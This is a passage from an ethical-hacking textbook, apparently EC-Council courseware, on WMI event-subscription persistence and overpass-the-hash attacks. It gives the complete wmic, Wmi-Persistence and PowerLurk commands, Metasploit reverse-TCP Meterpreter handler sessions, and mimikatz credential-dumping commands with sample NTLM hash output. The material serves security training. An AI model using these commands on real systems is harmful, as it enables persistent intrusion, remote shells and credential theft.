



Figure 6.197: Screenshot showing the accessibility of the DC

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Maintaining Persistence Through WMI Event Subscription

Attackers use Windows Management Instrumentation (WMI) event subscription to execute malicious content and maintain persistence on the target system. They use various scripts and techniques to exploit the features of WMI and perform event subscriptions for malicious events that, when triggered, initiate the execution of arbitrary code allowing attackers to maintain persistence. These scripts automate the process by hiding malicious payloads and maintaining sustainability even after rebooting/restarting the system.

Techniques to Maintain Persistence Using WMI Event Subscription

- **Using Command Prompt**

  The following **wmic** commands create a malicious namespace and subscription for the events:

  - **wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE Name="EthicalHacker", EventNameSpace="root\cimv2",QueryLanguage="WQL", Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"**
  - **wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE Name="EthicalHacker", ExecutablePath="C:\Windows\System32\ethicalhacker.exe",Command LineTemplate="C:\Windows\System32\thicalhacker.exe"**
  - **wmic /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding CREATE Filter="__EventFilter.Name=\"EthicalHacker\"", Consumer="CommandLineEventConsumer.Name=\"EthicalHacker\""**

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
C:\Users\Administrator>wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE Name="EthicalHacker", EventNameSpace="root\cimv2",QueryLanguage="WQL",
 Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"
Instance creation successful.

C:\Users\Administrator>wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE Name="EthicalHacker", ExecutablePath="C:\Windows\System32\e
thicalhacker.exe",CommandLineTemplate="C:\Windows\System32\ethicalhacker.exe"
Instance creation successful.

C:\Users\Administrator>wmic /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding CREATE Filter="__EventFilter.Name=\"EthicalHacker\"", Consumer="C
ommandLineEventConsumer.Name=\"EthicalHacker\""
Instance creation successful.

C:\Users\Administrator>
```

Figure 6.198: Screenshot of Command Prompt executing wmic commands

The malicious payload is automatically executed within 60 s after every restart of the system and creates a Meterpreter session with the attacker.

```
msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
                  .,cdkOOK;        :+:    :+:
                                   :::::::+:
                        Metasploit

       =[ metasploit v6.1.9-dev                           ]
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the edit command to open the
currently active module in your editor

msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49789) at 2022-04-07 08:53:15 -0400

meterpreter > getuid
Server username: SERVER2019\Administrator
meterpreter >
```

Figure 6.199: Screenshot showing the Metasploit Meterpreter session

- **Using Wmi-Persistence**

  Attackers also use **`Wmi-Persistence`**, a PowerShell script, to perform WMI event subscriptions and acquire persistence. It triggers various actions such as Startup, Logon, Interval, and Timed and allows attackers execute various functions such as the installation, review, and removal of the WMI events.

  Execute the following command to run a malicious payload on the compromised system to maintain persistence:

  ```
  Install-Persistence -Trigger Startup -Payload
  "c:\windows\system32\ethicalhacker.exe"
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49789) at 2022-04-07 08:53:15 -0400

meterpreter > getuid
Server username: SERVER2019\Administrator
meterpreter > upload /home/attacker/Wmi-Persistence-master C:\\Users\\Administrator\\Downloads
[*] uploading  : /home/attacker/Wmi-Persistence-master/README.md -> C:\Users\Administrator\Downloads\
README.md
[*] uploaded   : /home/attacker/Wmi-Persistence-master/README.md -> C:\Users\Administrator\Downloads\
README.md
[*] uploading  : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\Users\Administrator\
Downloads\WMI-Persistence.ps1
[*] uploaded   : /home/attacker/Wmi-Persistence-master/WMI-Persistence.ps1 -> C:\Users\Administrator\
Downloads\WMI-Persistence.ps1
meterpreter > load powershell
Loading extension powershell...Success.
meterpreter > powershell_shell
PS > Import-Module ./WMI-Persistence.ps1
PS > Install-Persistence -Trigger Startup -Payload "C:\Users\Administrator\Downloads\wmi.exe"
Event Filter Dcom Launcher successfully written to host
Event Consumer Dcom Launcher successfully written to host
Filter To Consumer Binding successfully written to host
PS > ^C
Terminate channel 3? [y/N]  y
meterpreter >
```

Figure 6.200: Screenshot of PowerShell showing Wmi-Persistence

The above command includes a trigger **`Startup`** that executes the specified payload within 5 min after system reboot and establishes a Meterpreter secession with the attacker.

```
msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
z*InfosecIITG*
*superusers*H@rdT0R3m3b3r*operators*NULL*stuxCTF*mHackresciallo*Eclipse*Gingabeast*Hamad*Immortals*ar
asan*MouseTrap*
*damn_sadboi*tadaaa*null2root*HowestCSP*fezfezf*LordVader*Fl@g_Hunt3rs*bluenet*P@Ge2mE*

       =[ metasploit v6.1.9-dev                           ]
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the resource command to run
commands from a file

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49709) at 2022-04-07 09:30:26 -0400

meterpreter >
```

Figure 6.201: Screenshot of the Metasploit Meterpreter session

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Using PowerLurk**

  Source: *https://github.com*

  PowerLurk is a PowerShell toolset for building malicious WMI event subscriptions. The goal of PowerLurk is to make WMI events easier to trigger during a penetration test or red-team engagement. Attackers use PowerLurk to create malicious WMI event subscriptions and execute arbitrary payloads on every Windows logon. This script can trigger the events such as InsertUSB, UserLogon, Timed, Interval, and ProcessStart.

  Run the following command to import the PowerLurk script to a local instance:


  ```
  Import-Module .\PowerLurk.ps1
  ```

  Run the following command to identify all the active WMI event objects:

  ```
  Get-WmiEvent
  ```

  Run the following command to create a malicious event subscription that executes the malicious payload and creates a Meterpreter session:

  ```
  Register-MaliciousWmiEvent -EventName Logonlog -PermanentCommand
  "ethicalhacker.exe" -Trigger UserLogon -Username any
  ```



```
PS C:\Users\Administrator\Downloads\PowerLurk-master\PowerLurk-master> Import-Module .\PowerLurk.ps1
PS C:\Users\Administrator\Downloads\PowerLurk-master\PowerLurk-master> Get-wmiEvent


__GENUS                 : 2
__CLASS                 : __FilterToConsumerBinding
__SUPERCLASS            : __IndicationRelated
__DYNASTY               : __SystemClass
__RELPATH               : __FilterToConsumerBinding.Consumer="NTEventLogEventConsumer.Name=\"SCM Event Log
                          Consumer\"",Filter="__EventFilter.Name=\"SCM Event Log Filter\""
__PROPERTY_COUNT        : 7
__DERIVATION            : {__IndicationRelated, __SystemClass}
__SERVER                : SERVER2022
__NAMESPACE             : ROOT\subscription
__PATH                  : \\SERVER2022\ROOT\subscription:__FilterToConsumerBinding.Consumer="NTEventLogEventConsumer.Name=\"
                          SCM Event Log Consumer\"",Filter="__EventFilter.Name=\"SCM Event Log Filter\""
Consumer                : NTEventLogEventConsumer.Name="SCM Event Log Consumer"
CreatorSID              : {1, 2, 0, 0...}
DeliverSynchronously    : False
DeliveryQoS             :
Filter                  : __EventFilter.Name="SCM Event Log Filter"
MaintainSecurityContext : False
SlowDownProviders       : False
PSComputerName          : SERVER2022

__GENUS                 : 2
__CLASS                 : NTEventLogEventConsumer
__SUPERCLASS            : __EventConsumer
__DYNASTY               : __SystemClass
__RELPATH               : NTEventLogEventConsumer.Name="SCM Event Log Consumer"
__PROPERTY_COUNT        : 13
__DERIVATION            : {__EventConsumer, __IndicationRelated, __SystemClass}
__SERVER                : SERVER2022
__NAMESPACE             : ROOT\subscription
__PATH                  : \\SERVER2022\ROOT\subscription:NTEventLogEventConsumer.Name="SCM Event Log Consumer"
Category                : 0
CreatorSID              : {1, 2, 0, 0...}
EventID                 : 0
EventType               : 1
InsertionStringTemplates : {}
MachineName             :
MaximumQueueSize        :
Name                    : SCM Event Log Consumer
NameOfRawDataProperty   :
```

Figure 6.202: Screenshot of PowerShell showing Get-WmiEvent

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Overpass-the-Hash Attack

- The overpass-the-hash (OPtH) attack is an **extension of pass-the-ticket** and **pass-the-hash** attacks
- It is a type of credential **theft-and-reuse attack** using which attackers perform malicious activities on compromised devices or environments
- The main goal of an OPtH attack is to acquire **Kerberos tickets** using the NTLM hash of different user accounts

mimikatz

- Attackers also use mimikatz to perform OPtH attacks and obtain **AES128**, **NTLM (RC4)**, and **AES256 keys for a Kerberos ticket**, which can be further used to access different authorized resources

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 95413476 (00000000:05afe4e4)
Session           : NewCredentials from 0
User Name         : [redacted]
Domain            : [redacted]
Logon Server      : (null)
Logon Time        : 2/25/2019 10:06:03 AM
SID               : S-1-5-21-2490182989-4136226752-3308112936-1108
        msv :
         [00000003] Primary
         * Username : [redacted]
         * Domain   : [redacted]
         * NTLM     : 13b29964cc2480b4ef454c59562e675c
        tspkg :
```

https://github.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Overpass-the-Hash Attack

The overpass-the-hash (OPtH) attack is an extension of pass-the-ticket and pass-the-hash attacks. It is a type of credential theft-and-reuse attack using which attackers perform malicious activities on compromised devices or environments. The main goal of an OPtH attack is to acquire Kerberos tickets by using the NTLM hash of different user accounts. Attackers initially exploit the security limitation within the NTLM protocol to obtain password hashes or AES from the LSASS memory on the domain controller (DC) or a compromised system. The password hashes are reused by the attackers (until the user changes the password) for gaining access to other network resources. As this is a post-exploitation process, the attackers must have already obtained valid NTLM hashes or AES keys of the target user to request a Kerberos TGT for that specific account. Eventually, attackers gain access to different devices or services that are permissible through the account, and they can manipulate them accordingly.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use tools such as mimikatz to perform OPtH attacks.

- **mimikatz**

  Source: *https://github.com*

  The mimikatz tool allows attackers to obtain and store different authentication credentials such as Kerberos tickets. It assists attackers in stealing credentials and performing privilege escalation. Attackers also use mimikatz to perform OPtH attacks. Given below are the commands used to perform the attack and obtain AES128, NTLM (RC4), and AES256 keys for a Kerberos ticket, which can be further used to access different authorized resources.

  `privilege::debug`

  `sekurlsa::ekeys`

